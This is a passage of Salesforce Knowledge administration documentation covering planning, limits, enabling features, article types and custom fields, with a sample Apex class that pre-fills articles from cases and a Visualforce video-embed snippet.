Offline-Mode Considerations

If your technicians may work without internet access for a prolonged period, here are some useful tips to consider.

- Set the calendar range for your users to include the entire schedule of work that your technicians need while offline.
- When working offline, sometimes a data conflict can occur. Manual conflict resolution is required if Salesforce rejects data uploads for any reason.

Adding a Knowledge Base

Adding Salesforce Knowledge

Welcome to Salesforce Knowledge

Build your knowledge base and give your website visitors, clients, partners, and service agents the ultimate in support. Salesforce Knowledge lets you create and manage your company information and securely share it when and where it is needed.

Your Salesforce Knowledge base is built from knowledge articles, which are documents of information. Articles can include information on process, like how to reset your product to its defaults, or frequently asked questions, like how much storage your product supports.

Experienced service agents and internal writers write the articles. The articles are then published to a range of channels: Internal App, customer and partner communities, or public websites. Where and what information is published is based on the article layout profile and the field level security.

As of Spring '17, Knowledge is available in both Salesforce Classic and Lightning Experience. Currently, Lightning Knowledge (Beta) is recommended for orgs new to Knowledge, or for existing orgs that can easily consolidate to one article type, have few data categories, and use single-language mode.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

Note: This release contains a beta version of Ligthning Knowledge, which means it's a high-quality feature with known limitations on page 2978. Lightning Knowledge isn't generally available unless or until Salesforce announces its general availability in documentation or in press releases or public statements. We can't guarantee general availability within any particular time frame or at all. Make your purchase decisions only on the basis of generally available products and features.

SEE ALSO:

Salesforce Knowledge Documentation Overview

Complete Guide to Salesforce Knowledge

Salesforce Knowledge Documentation Overview

Use these lists to find Salesforce Knowledge information in the Salesforce documentation set.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

Overview of Salesforce Knowledge

- Welcome to Salesforce Knowledge
- Plan Your Knowledge Base
- Salesforce Knowledge Limits
- Work with Articles and Translations
- Salesforce Knowledge Guide

Classic Knowledge

Set up Classic Knowledge

- Build Your Knowledge Base
- Knowledge Article Types
- Import Existing Information into Salesforce Knowledge
- Knowledge Article Access
- Workflow and Approvals for Articles

Use Your Salesforce Knowledge Base in Salesforce Classic

- Search Articles and External Sources on the Knowledge Tab
  - Find Knowledge Articles in a Salesforce Console in Salesforce Classic
  - How Does Search Work?
  - Articles or Knowledge Tab
  - For searching and viewing Salesforce Knowledge Articles on your Android device, see Access Salesforce Knowledge Articles with Salesforce1 for Android (Beta) and Salesforce1 Differences from the Full Salesforce Site
- Create and Edit Articles
- Publish Articles and Translations
- Report on Salesforce Knowledge Articles

Translate Salesforce Knowledge Articles

- Support a Multilingual Knowledge Base
- Translate Articles Within Salesforce Knowledge

- Export Articles for Translation
- Import Translated Articles

Lightning Knowledge

Set up Lightning Knowledge

- Create Lightning Knowledge Record Types
- Create Lightning Knowledge Home on page 2982
- Set Access for Lightning Knowledge on page 2983

Use Your Salesforce Knowledge Base in Lightning Experience

- Authoring Actions in Lightning Knowledge on page 2990
- Search Articles in the Main Search Box and the Knowledge Sidebar on page 2989
- Use the Knowledge Sidebar in the Lightning Service Console on page 2991

Define Data Categories for Your Salesforce Knowledge Articles

- Data Categories in Salesforce.com
- Create and Modify Category Groups
- Add Data Categories to Category Groups

Share Your Salesforce Knowledge Base

- Find, Attach, and Email Articles with the Case Feed Articles Tool (Classic)
- Enable Salesforce Knowledge in Your Community (Classic)
- Use Knowledge with Live Agent (Classic)
- If you want visitors to your public website to view Salesforce Knowledge articles, install the *Public Knowledge Base* app from the AppExchange. To install, configure, and customize your public knowledge base with this package, see the Public Knowledge Base AppExchange App Guide available on the AppExchange.

Knowledge and Salesforce1

- What's Available in Each Version of Salesforce1
- Customer Service Features: What's Not Available in Salesforce1

Develop with Salesforce Knowledge

- The Salesforce Knowledge Developers Guide has Salesforce Knowledge specific development information along with tutorials and examples.
- The Force.com REST API Developer Guide has information on supporting articles with the REST API.
- The SOAP API Developer Guide has information on theSalesforce Knowledge API:
  - Guidelines
  - Objects
  - Calls
- The Metadata API Developers Guide has information on Salesforce Knowledge Metadata API objects.

- The Visualforce Developers Guide has information on Salesforce Knowledge Visualforce components.
- The Force.com Apex Code Developers Guide has information on the Apex KnowledgeArticleVersionStandardController Class.

Plan Your Knowledge Base

It's important that you consider your individual company's needs while you develop a strategy for capturing and publishing your support team's expertise. With a robust knowledge base, customers receive service faster or even solve their own problems themselves.

Setting up Salesforce Knowledge is a "choose your own adventure" procedure. There are many features and options and it's up to you to decide which ones are right for your enterprise.

Consideration	Further Information
What information do you need to publish?	Article Types
Who can provide the information?	Knowledge User License, User Setup
Who can approve and manage the information?	Knowledge Management, Validation Rules
Do you need workflow or approval processes to manage article creation and publication?	Workflow and Approvals for Articles
Do you have an existing Knowledge base or documentation that you need to import?	Import Existing Information into Salesforce Knowledge
Who needs to read what information and where?	Knowledge Article Access, Create Public Groups for Knowledge, Assign Article Actions to Public Groups
Do you need to categorize your information?	Data Categories in Salesforce.com
Who has access to which categories?	Data Category Visibility
Are you supporting more than one language?	Support a Multilingual Knowledge Base
Do you need agents to search for articles while working on a case?	Attach PDF versions of articles to case emails.View a list of suggested articles based on case information., Set Up the Knowledge One Widget
Do you need agents to follow articles in Chatter?	Feed Tracking
Do you need to share your knowledge base externally?	*Public Knowledge for Mobile, Web, and Facebook*
Do you need to enhance searchability?	Improve the Article Search Experience
Do you need guidelines, resources, and current discussions on the evolving world of knowledge base orientated service?	Salesforce Knowledge is "KCS Verified" by the Consortium for Service Innovation, which recognizes best practices in customer support methodologies. By implementing Knowledge-Centered Support (KCS) features, you can create more efficient collaboration

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

Consideration	Further Information
	within your team and provide pertinent and accurate information to your customers.

Consider the following tips when planning and using Salesforce Knowledge:

- Create synonym groups in Salesforce Knowledge. Synonyms are words or phrases that are treated as equivalent in article searches, letting you optimize search results.
- Before setting up data categories, carefully plan your category groups and their hierarchies. Also, consider how your category hierarchy maps to your role hierarchy. For more information, see Data Category Visibility.
- Create custom reports on your Salesforce Knowledge data. You can also install the *Knowledge Base Dashboards and Reports* app from the AppExchange to receive over two dozen helpful reports.
- Multiple agents can edit the same article at the same time. If that occurs, your changes can be overwritten by a colleague without warning, even if you save your work frequently. To avoid accidental data loss, instruct all users who edit articles to edit only the articles they're assigned.
- Know the maximum limits for articles, article types, and data categories.
- Review your usage regularly to avoid storage shortages: from Setup, enter `Storage Usage` in the `Quick Find` box, then select **Storage Usage**.
- Public knowledge base users cannot rate articles.
- The File custom field type allows agents to attach documents to articles.
- You will lose your data if you convert a custom field on an article type into any other field type. Do not convert custom fields unless no data exists for the field.
- When renaming Salesforce Knowledge labels note that standard field names, like title and type, are fixed. These fields do not change the labels on the article create and edit pages. If the organization is set to another language, these fields remain in the fixed label for that language.
- The Salesforce Knowledge search engine supports lemmatization, which is the process of reducing a word to its root form. With lemmatization, a search can match expanded forms of a search term. For example, a search for `running` matches items that contain *run*, *running*, and *ran*.
- Make sure that you have a clear understanding of the type of articles your organization needs, and how agents interact with these article types. This determines the article type permissions and article actions that you need to assign to Salesforce Knowledge users, which you can then use to create the set of profiles or permission sets required by your organization. For more information, see Knowledge Article Access on page 2941.
- Determine if you need to create workflow rules for some of your article types. For example, you can create a rule that sends an email to an article manager when an agent creates an article upon closing a case.
- Determine if you need to create approval processes for some of your article types. For example, if you have a type of article that must have legal and management approval before it can be published externally, create an approval process for the article type.

SEE ALSO:

Salesforce Knowledge Limits

Build Your Knowledge Base

Salesforce Knowledge Documentation Overview

Complete Guide to Salesforce Knowledge

Salesforce Knowledge Limits

Limits for Salesforce Knowledge per edition.

Salesforce Knowledge is a knowledge base for creating and managing content. If Salesforce Knowledge is enabled in Communities (Classic Knowledge only), customers and partners can access articles.

Note: The following limits are default limits. Some limits can be expanded. Contact Salesforce to request limit increases.

Salesforce Knowledge Limits	Details for Classic Knowledge	Details for Lightning Knowledge
Maximum number of articles	50,000 articles	50,000 articles
Maximum number of article types	100 article types	N/A
Maximum number of custom fields per article type	Enterprise, Developer, and Unlimited editions: 500 custom fields per article type Performance editions: 800 custom fields per article type	N/A
Maximum file fields	5 file fields	N/A
Maximum file size	File fields are counted as attachments and can be up to 25 MB.	Files can be up to 25 MB.
Maximum rich text area size	131072 characters	131072 characters
Maximum size of all rich text area fields on an article	1638400 characters	1638400 characters
Maximum unique article references (links) in a rich text area field	You can have up to 100 links to different Salesforce Knowledge articles in one rich text field.	You can have up to 100 links to different Salesforce Knowledge articles in one rich text field.
Article history tracking	Article events are tracked for up to 18 months.	Article events are tracked up to 18 months.
Maximum number of supported languages	16 supported languages	N/A
Article import	The import .zip file must meet the following requirements: • There can only be one .csv file and one .properties file. • The .csv file and the .properties file must be in the root directory. • The compression process must preserve the folder and subfolder structure. • The .zip file name can't contain special characters. • The .zip file can't exceed 20 MB and the individual, uncompressed, files within the zip file can't exceed 10 MB.	N/A

Salesforce Knowledge Limits	Details for Classic Knowledge	Details for Lightning Knowledge
	• .csv files can't have more than 10,000 rows, including the header row. Therefore, you can have a maximum of 9,999 articles and translations. • .csv file rows can't exceed 400,000 characters. • .csv file cells can't exceed 32 KB. • Each article in the .csv file can't have more than 49 translations.	
Maximum number of data category groups and active data category groups	5 category groups, with 3 groups active at a time	5 category groups, with 3 groups active at a time
Maximum number of categories per data category group	100 categories in a data category group	100 categories in a data category group
Maximum number of levels in data category group hierarchy	5 levels in a data category group hierarchy	5 levels in a data category group hierarchy
Maximum number of data categories from a data category group assigned to an article	8 data categories from a data category group assigned to an article	8 data categories from a data category group assigned to an article
Maximum number of promoted search terms	Your organization can create a maximum of 2,000 promoted terms.	N/A

SEE ALSO:

- Welcome to Salesforce Knowledge
- Plan Your Knowledge Base
- Salesforce Knowledge Documentation Overview
- Complete Guide to Salesforce Knowledge

Build Your Knowledge Base

If your organization has Knowledge User licenses and one is assigned to you, you are ready to build your knowledge base.

To ensure that your organization has Knowledge User licenses, from Setup, enter *Company* in the Quick Find box, then select **Company Information**. Knowledge User licenses are listed near the bottom of the page, in the Feature Licenses related list.

To ensure that you are a Salesforce Knowledge user, from your personal settings, enter *Personal* in the Quick Find box, then select **Personal Information**. The Knowledge User checkbox is in the second column of the User Detail section.

To enable Salesforce Knowledge, from Setup, enter *Knowledge* in the Quick Find box, then select **Knowledge Settings**. Confirm that you want to enable Salesforce Knowledge and click **Enable Knowledge**. If your org doesn't have an article type, a default article type is created.

Note: If you enabled Knowledge before Spring '16 you must create an article type first. After the Spring '16 release, you no longer need to create an article type first.

SEE ALSO:

- Enable Salesforce Knowledge
- Salesforce Knowledge Documentation Overview
- Complete Guide to Salesforce Knowledge

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To enable Salesforce Knowledge:

- "Customize Application"

Enable Salesforce Knowledge

From the Knowledge Settings page, you can create a Knowledge Base experience for your support agents, partners, and customers.

To set up or edit your knowledge Base, from Setup, enter *Knowledge Settings* in the Quick Find box, select **Knowledge Settings**, then click **Edit**.

Feature or Option	Description
General Settings	
Allow agents to create and edit articles from the Article or Knowledge tab	Enables agents to edit articles without going to the Article Management tab. Agents can click Edit to open the article edit page. If a published version of the article exists, they can view the published version or edit the current version. If a draft version exists, they can continue with editing the existing draft, but must carefully review the draft so that they don't overwrite unpublished changes.
Activate Validation Status field	Adds a Validation Status on page 2988 field to all Salesforce Knowledge articles. Agents can select values to show whether the content of the article has been validated or not.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

Feature or Option	Description
Allow agents to add external multimedia content to HTML in the standard editor	Allows <iframe> elements in the standard editor to embed multimedia content from the Dailymotion, Vimeo, and YouTube websites. Agents can simply cut and paste <iframe> HTML into the editor.
Enable Lightning Knowledge (Beta)	Enables Lightning Knowledge (Beta). After you enable Lightning Knowledge, you can't disable it.
Article Summaries	
Show article summaries in article list views	For each channel, decide whether an article's summary details display beneath the article's title in search results.
Knowledge One	
Switch from the Articles tab to the Knowledge Tab	Enable Knowledge One with Profiles Enable Knowledge One with Permission Sets
Suggest related articles on cases	Search on the Knowledge tab suggests articles based on their content similarity and their links to similar cases. If no articles are linked to similar cases, suggested articles have similar titles as the case or have keywords in common with admin-selected case fields. Suggested articles are available in the Salesforce Console for Service and your portals when viewing existing cases and creating ones. Finally, if the suggested articles aren't suitable, the user working the case initiates a search with specific keywords, which may result in different articles. Note: By default, the **Subject** field is selected. Choose up to five of the available short text fields that include a description of the issue, the affected product, or the case topic. We recommend choosing short text fields to return more relevant results. Only the first 100 characters of the content from all admin-selected fields are searched. The Description field is always taken into account when suggesting articles for cases and does not count toward the character limit.
Highlight relevant article text within search results	Search on the Knowledge tab generates a snippet of the relevant article text with the search terms bolded. See Search Highlights and Snippets.
Auto-complete keyword search	Search on the Knowledge tab suggests the three most popular keyword searches performed on the Knowledge tab. Suggestions are based on the channel (internal, customer, partner, or public) the reader is searching. Note: Keyword search history is refreshed once a day.

Feature or Option	Description
Auto-complete title search	Search on the Knowledge tab suggests up to 3 articles with matching titles.
Language Settings	
Default Knowledge Base Language	The primary language used for writing articles. It defaults to your organization's language. We recommend that your Default Knowledge Base Language and your organization's language are the same.
Single or Multiple Language	If you support more than one language, select Multiple Languages and choose the translation settings. For instructions, see Support a Multilingual Knowledge Base. Important: If you enable Multiple Languages, you can't revert to a single language knowledge base. You also can't enable and use Lightning Knowledge (Beta).
Case Settings	
Allow agents to create an article from a case	If this checkbox is selected, agents can create a draft article that is attached to the case when the article is published using one of the following options. • Create articles using the simple editor only when closing cases. • Create articles using the standard editor any time an agent creates an article. Make sure that users have "Manage Articles," "Read," and "Create" permissions. Designate the following: – The default article type, from the drop-down list – For articles created when closing a case, assign the article to a user. – Help agents create articles fast by Selecting an Apex class that pre-populates any of the fields on the draft. By default, the Title field in all draft articles contains the case subject. Note: If you enable this option, also click **Layout Properties** on each case-close page layout and select "Enable submissions during case close and Submit Articles."
Use a profile to create article PDFs	By default, when a user creates an article PDF directly from a case, the PDF includes all the article fields visible to that user. If you want PDFs generated according to a different profile, for example, a profile that hides certain fields from customers, select Use a profile to create customer-ready article PDFs on cases and choose the profile that determines field visibility.
Enable list of cases linked to an article	Agents and Salesforce Knowledge managers can see a list of cases an article is attached to. This helps validate if the article is the right

Feature or Option	Description
	solution for a case and shows which articles are used most, without running a report. The Linked Cases related list: • Is visible on the detail or preview page of any article that has been published at least once. • Shows a maximum of 200 cases • Is sorted in descending order by the date the article was linked to the case. The sort order can't be changed. • Doesn't appear on archived articles or a translation's edit and detail pages. • Doesn't appear for external users such as portal or communities users or on Salesforce1.
Share Article via URL Settings	
Allow agents to share articles via public URLs	You can share an article that is available on a public knowledge base with a URL. In the Available Sites list, select the sites you want to allow your agents to send URLs from and add them to the Selected Sites list. Agents can then email customer service clients with a URL to link directly to the article in your public knowledge base.
Answers Settings	
Allow agents to create an article from a reply	If this checkbox is selected, members of an answers community or Chatter Answers community can convert helpful replies into articles. The article type you select determines which fields appear on the draft article. However, on all articles the Title contains the question and the Summary contains the reply. After a reply is promoted to an article, the original reply has a status message indicating its association with the draft article. When the article is published, the message on the reply includes a link to the article.
Chatter Questions Settings	
Display relevant articles as users ask questions in Chatter (also applies to communities with Chatter)	Shows similar questions and relevant Salesforce Knowledge articles when a user enters a question in the Search field.
Knowledge Statistics Settings	

Feature or Option	Description
Enable thumbs up or down voting for article	With this option, the article VoteStat report (which by default only contains totals for star ratings) includes totals for the thumbs up or down ratings.

SEE ALSO:

- Build Your Knowledge Base
- Knowledge Article Types
- Salesforce Knowledge Documentation Overview
- Complete Guide to Salesforce Knowledge

Enable Knowledge One with Permission Sets

To switch users from the Articles tab to the Knowledge tab, add the `Knowledge One` permission to their permission sets.

To add the `Knowledge One` permission to a permission set:

1. From Setup, enter *`Permission Sets`* in the `Quick Find` box, then select **Permission Sets**.
2. Click the permission set you want to add the Knowledge One permission to.
3. In the **Find Settings...** box, enter *`Knowledge`*.
4. Select **Knowledge One** from the list of suggestions.
5. Click **Edit**.
6. Under `Knowledge Management`, check the Enabled check box for `Knowledge One`.
7. Click **Save**.
8. Ensure each user has at least a Read permission on at least one article type.

Once Knowledge One is available for your users, define your external data sources. Your external data sources appear under your articles both in the search results and the left-side panel.

SEE ALSO:

- Enable Knowledge One with Profiles
- Build Your Knowledge Base
- Salesforce Knowledge Documentation Overview
- Complete Guide to Salesforce Knowledge

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To create or edit permission sets:

- "Manage Profiles and Permission Sets"

To create and edit external data sources:

- "Customize Application"

Enable Knowledge One with Profiles

To switch users from the Articles tab to the Knowledge tab, add the `Knowledge One` permission to their profiles.

To add the `Knowledge One` permission to a profile:

1. From Setup, enter *`Profiles`* in the `Quick Find` box, then select **Profiles**.
2. Click the profile you want to add the Knowledge One permission to.
3. In the **Find Settings...** box, enter *`Knowledge`*.
4. Select **Knowledge One** from the list of suggestions.
5. Click **Edit**.
6. Under `Knowledge Management`, check `Knowledge One`.
7. Click **Save**.
8. Ensure each user has at least a Read permission on at least one article type.

Once Knowledge One is available for your users, define your external data sources. Your external data sources appear under your articles both in the search results and the left-side panel.

SEE ALSO:

- Enable Knowledge One with Permission Sets
- Build Your Knowledge Base
- Salesforce Knowledge Documentation Overview
- Complete Guide to Salesforce Knowledge

EDITIONS

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USER PERMISSIONS

To create or edit profiles:

- "Manage Profiles and Permission Sets"

To create and edit external data sources:

- "Customize Application"

Example Apex for Submitting Articles from Cases

If your organization allows customer-support agents to create Salesforce Knowledge articles while closing a case, you can use Apex to pre-populate fields on draft articles. To do so, create an Apex class and assign it to the case article type using the example below as a guide.

For more information on the syntax and use of Apex, see the *Force.com Apex Code Developer's Guide*.

Set up the example by creating the following article type, field, and data categories. Do not change the default `API Name` assigned to each new object.

1. Create an article type called *`FAQ`*.
2. Create a text custom field called `Details`.
3. Create a category group called *`Geography`* and assign it a category called *`USA`*.
4. Create a category group called *`Topics`* and assign it a category called *`Maintenance`*.

   Now, create and assign the Apex class.
5. From Setup, enter *`Apex Classes`* in the `Quick Find` box, then select **Apex Classes** and click **New**.
6. To specify the version of Apex and the API used with this class, click **Version Settings**.

   If your organization has installed managed packages from the AppExchange, you can also specify which version of each managed package to use with this class. Use the default values for all versions. This associates the class with the most recent version of Apex and the API, as well as each managed package. You can specify an older version of a managed package if you want to access components or functionality that differs from the most recent package version. You can specify an older version of Apex and the API to maintain specific behavior.
7. In the `Apex Class` text box enter the following script and click **Save**:

```
public class AgentContributionArticleController {
    // The constructor must take a ApexPages.KnowledgeArticleVersionStandardController
 as an argument
    public
AgentContributionArticleController(ApexPages.KnowledgeArticleVersionStandardController
 ctl) {
       SObject article = ctl.getRecord();   //this is the SObject for the new article.

                                            //It can optionally be cast to the proper
 article type, e.g. FAQ__kav article = (FAQ__kav) ctl.getRecord();

       String sourceId = ctl.getSourceId(); //this returns the id of the case that was
 closed.
       Case c = [select subject, description from Case where id=:sourceId];

       article.put('title', 'From Case: '+c.subject);  //this overrides the default
behavior of pre-filling the title of the article with the subject of the closed case.
       article.put('Details__c',c.description);

       ctl.selectDataCategory('Geography','USA');  //Only one category per category
group can be specified.
       ctl.selectDataCategory('Topics','Maintenance');
    }
```

8. From Setup, enter *`Knowledge Settings`* in the `Quick Find` box, then select **Knowledge Settings** and click **Edit**.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

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USER PERMISSIONS

To edit Salesforce Knowledge settings:
- "Customize Application"

To create an Apex class:
- "Author Apex"

9. Verify the case settings; using our example, the **Default article type** should be FAQ.

10. From the Use Apex Customization menu, select **AgentContributionArticleController** and click **Save**.

As a result of this example, when agents create an article from the case-close screen:

- The data from the `Description` field on the case appears in the `Details` field of the article.
- The title of the article contains *`From Case:`* and the case subject.
- The article is automatically assigned to the *`USA`* data category and the *`Maintenance`* data category.

SEE ALSO:

Build Your Knowledge Base

Salesforce Knowledge Documentation Overview

Complete Guide to Salesforce Knowledge

Use Videos from Any Provider with a Custom Visualforce Page

Using a custom Visualforce page and the HTML editor, you can insert videos from any provider into your Salesforce Knowledge articles.

For example, create a Visualforce page:

EDITIONS

Available in: Salesforce Classic, Lightning Experience

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Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To create a Visualforce page
- "Customize Application"

To create articles:
- "Manage Articles"

  AND

  "Read" and "Create" on the article type

To edit draft articles:
- "Manage Articles"

  AND

  "Read" and "Edit" on the article type

To edit published or archived articles:
- "Manage Articles"

  AND

  "Create," "Read," and "Edit" on the article type

```
<apex:page showHeader="false" showChat="false" sidebar="false">
    <iframe width="560" height="315"
        src="http//myvideo.provider.com/embed/{!$CurrentPage.parameters.VideoID}"
        frameborder="0" allowfullscreen="true">
    </iframe>
</apex:page>
```

Then, with the HTML editor, authors can reference videos using this code:

```
<iframe frameborder="0" height="315"
    src="https://<salesforce_instance>/apex/Video?videoID=12345"
    width="560">
</iframe>
```

SEE ALSO:

- Build Your Knowledge Base
- Salesforce Knowledge Documentation Overview
- Complete Guide to Salesforce Knowledge

Knowledge Article Types

Article types, such as FAQs and Tutorials, provide the format and structure to control how an article displays for each audience, known as a channel. For each article type you can create custom fields, customize the layout by adding or removing sections and fields, and choose a template for each channel. You can also create workflow rules and approval processes to help your organization track and manage article creation and publication.

SEE ALSO:

- Create Article Types
- Salesforce Knowledge Documentation Overview
- Complete Guide to Salesforce Knowledge

EDITIONS

Available in: Salesforce Classic, Lightning Experience

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Create Article Types

An article type controls how an article displays and what type of information of fields are included.

Note: Before agents can access article types, you must set object permissions for article types.

1. From Setup, enter *Knowledge Article Types* in the Quick Find box, then select **Knowledge Article Types**.
2. Click **New Article Type** or edit an existing article type.
3. Enter the article types details

Field	Description
Label	A name used to refer to the article type in any user interface pages.
Plural Label	The plural name of the object. If you create a tab for this object, this name is used for the tab.
Gender	If it is appropriate for your organization's default language, specify the gender of the label. This field appears if the organization-wide default language expects gender. Your personal language preference setting does not affect whether the field appears. For example, if the organization's default language is English and your personal language is French, you are not prompted for gender when creating an article type.
Starts with a vowel sound	If it is appropriate for your organization's default language, check if your label should be preceded by "an" instead of "a".
Object Name	(Read only) A unique name used to refer to the article type when using the Force.com API. In managed packages, this unique name prevents naming conflicts on package installations. The Object Name field can contain only underscores and alphanumeric characters. It must be unique, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
Description	An optional description of the article type. A meaningful description helps you remember the differences between your article types when you are viewing them in a list.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

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Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To create, edit, or delete article types:

- "Customize Application"

  AND

  "Manage Salesforce Knowledge"

Field	Description
Track Field History	Select this option to track the full history of an article and its versions. The system records and displays field updates, publishing workflow events, and language versions for the master article and any translations.
Deployment Status	Indicates whether the article type is visible outside Setup. **In Development** means that article managers can't choose this article type when creating articles. Only select **Deployed** after you are done creating the article type.

4. Click **Save**.

On the article type detail page,

- In the Fields related list, create or modify custom fields as needed.
- In the Fields related list, edit the article-type layout as needed to rearrange fields and create sections.
- In the Channel Displays related list, choose a template for the Internal App, Partner, Customer, and Public Knowledge Base.

SEE ALSO:

Add Custom Fields to Article Types
Article Type Page Layouts
Knowledge Article Types
Salesforce Knowledge Documentation Overview
Complete Guide to Salesforce Knowledge

Add Custom Fields to Article Types

Create custom fields to store information that is important to your articles. The only standard fields provided on article types are: Article Number, Summary, Title, and URL Name. At minimum, you want to create a field where authors can write the body of the article.

Before you begin, determine the type of custom field you want to create.

Note: Authors can view the `URL Name` when they create or edit an article. The `URL Name` does not appear to end users viewing published articles.

1. From Setup, enter *`Knowledge Article Types`* in the `Quick Find` box, then select **Knowledge Article Types**.
2. Select an article type.
3. Click **New** in the Fields related list.
4. Choose the type of field to create, and click **Next**.
5. Enter a field label. The field name is automatically populated based on the field label you enter.

   This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
6. Enter any field attributes, such as `Description`, and click **Next** to continue.

   Note: You cannot enter a default value for any custom field.
7. Set the field-level security to determine whether the field is visible and editable or read only for specific profiles, and click **Next**. Field-level security allows you to control which fields are visible in different channels.
8. If you do not want the field to be added automatically to the article-type layout, uncheck `Yes, add this custom field to the layout`.
9. Click **Save** to finish or **Save & New** to create more custom fields.
10. Optionally rearrange your custom fields on the article-type layout.

Note: Creating fields can require changing many records at once. To process these changes efficiently, Salesforce might queue your request and send an email notification when the process has completed.

Warning: You lose your data if you convert a custom field on an article type into any other field type. Do not convert a custom field on an article type unless no data exists for the field.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To create or change custom fields:

- "Customize Application"

  AND

  "Manage Salesforce Knowledge"

SEE ALSO:

- Custom Fields on Articles
- Create Article Types
- Salesforce Knowledge Documentation Overview
- Complete Guide to Salesforce Knowledge

Custom Fields on Articles

The first step in creating a custom field for articles is choosing the field type. This table describes all available custom field types.

Field Type	Description
`Article Currency`	In a multiple currency organization, an article can have an article currency field to set the article's currency ISO code.
`Currency`	Allows agents to enter a currency amount. The system automatically formats the field as a currency amount. This can be useful if you export data to a spreadsheet application. You can make this field required so an agent must enter a value before saving an article. Note: Salesforce uses the round-half-to-even tie-breaking rule for currency fields. For example, 23.5 becomes 24, 22.5 becomes 22, –22.5 becomes –22, and –23.5 becomes –24. Values lose precision after 15 decimal places.
`Date`	Allows agents to enter a date or pick a date from a popup calendar. In reports, you can limit the data by specific dates using any custom date field. You can make this field required so an agent must enter a value before saving an article.
`Date/Time`	Allows agents to enter a date or pick a date from a popup calendar, and enter a time of day. They can also add the current date and time by clicking the date and time link next to the field. The time of day includes AM or PM notation. In reports, you can limit the data by specific dates and times using any custom date field. You can make this field required so an agent must enter a value before saving an article.
`Email`	Allows agents to enter an email address, which is validated to ensure proper format. Character limit is 80. If this field is specified for contacts or leads, agents can choose the address when clicking **Send an Email**. You can't use custom email addresses for mass emails. You can make this field required so an agent must enter a value before saving an article.

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Field Type	Description
`File`	Allows agents to upload and attach a file to an article. You can make this field required so an agent must enter a value before saving an article. Note the following caveats about File fields: • The maximum attachment size is 25 MB. • You can add up to 5 File fields to each article type; contact Salesforce to increase these limits. • If the `Disallow HTML documents and attachments` security setting is enabled, File fields do not support HTML files. • Text content in a File field attachment is searchable. You can search up to 25 MB of attached files on an article. For example, if an article has six 5-MB file attachments, the first 4.16 MB of each file is searchable. • You cannot attach Salesforce CRM Content files using the File field. • The File field type is not supported in Developer edition. • The filename cannot exceed 40 characters. • You cannot convert a File field type into any other data type.
`Formula`	Allows agents to automatically calculate values based on other values or fields such as merge fields. Note: Salesforce uses the round half up tie-breaking rule for numbers in formula fields. For example, 12.345 becomes 12.35 and −12.345 becomes −12.34. In Database.com, the Formula editor does not provide a **Check Syntax** button. Syntax checking occurs when the agent attempts to save the formula.
`Lookup Relationship`	Creates a relationship between two records so you can associate them with each other. For example, opportunities have a lookup relationship with cases that lets you associate a particular case with an opportunity. A lookup relationship creates a field that allows agents to click a lookup icon and select another record from a popup window. On the associated record, you can then display a related list to show all the records that are linked to it. You can create lookup relationship fields that link to users, standard objects, or custom objects. If a lookup field references a record that has been deleted, Salesforce clears the value of the lookup field by default. Alternatively, you can choose to prevent records from being deleted if they're in a lookup relationship. You can make this field required so an agent must enter a value before saving an article. Lookup relationship fields are not available in Personal Edition.

Field Type	Description
	Lookup relationship fields to campaign members are not available; however, lookup relationship fields from campaign members to other objects are available.
`Number`	Allows agents to enter any number. This entry is treated as a real number and any leading zeros are removed. You can make this field required so an agent must enter a value before saving an article. Note: Salesforce uses the round half up tie-breaking rule for number fields. For example, 12.345 becomes 12.35 and −12.345 becomes −12.34. Salesforce rounds numbers referenced in merge fields according to the user's locale, not the number of decimal spaces specified in the number field configuration.
`Percent`	Allows agents to enter a percentage number, for example, '10'. The system automatically adds the percent sign to the number. You can make this field required so an agent must enter a value before saving an article. Note: If the decimal value is greater than 15, and you add a percent sign to the number, a runtime error occurs. Values lose precision after 15 decimal places.
`Phone`	Allows agents to enter any phone number. Character limit is 40. You can make this field required so an agent must enter a value before saving an article. Salesforce automatically formats it as a phone number.
`Picklist`	Allows agents to select a value from a list you define.
`Picklist (Dependent)`	Allows agents to select a value from a list dependent on the value of another field.
`Picklist (Multi-select)`	Allows agents to select more than one picklist value from a list you define. These fields display each value separated by a semicolon.
`Text`	Allows agents to enter any combination of letters, numbers, or symbols. You can set a maximum length, up to 255 characters. You can make this field required so an agent must enter a value before saving an article.
`Text Area`	Allows agents to enter up to 255 characters that display on separate lines similar to a `Description` field. You can make this field required so an agent must enter a value before saving an article.
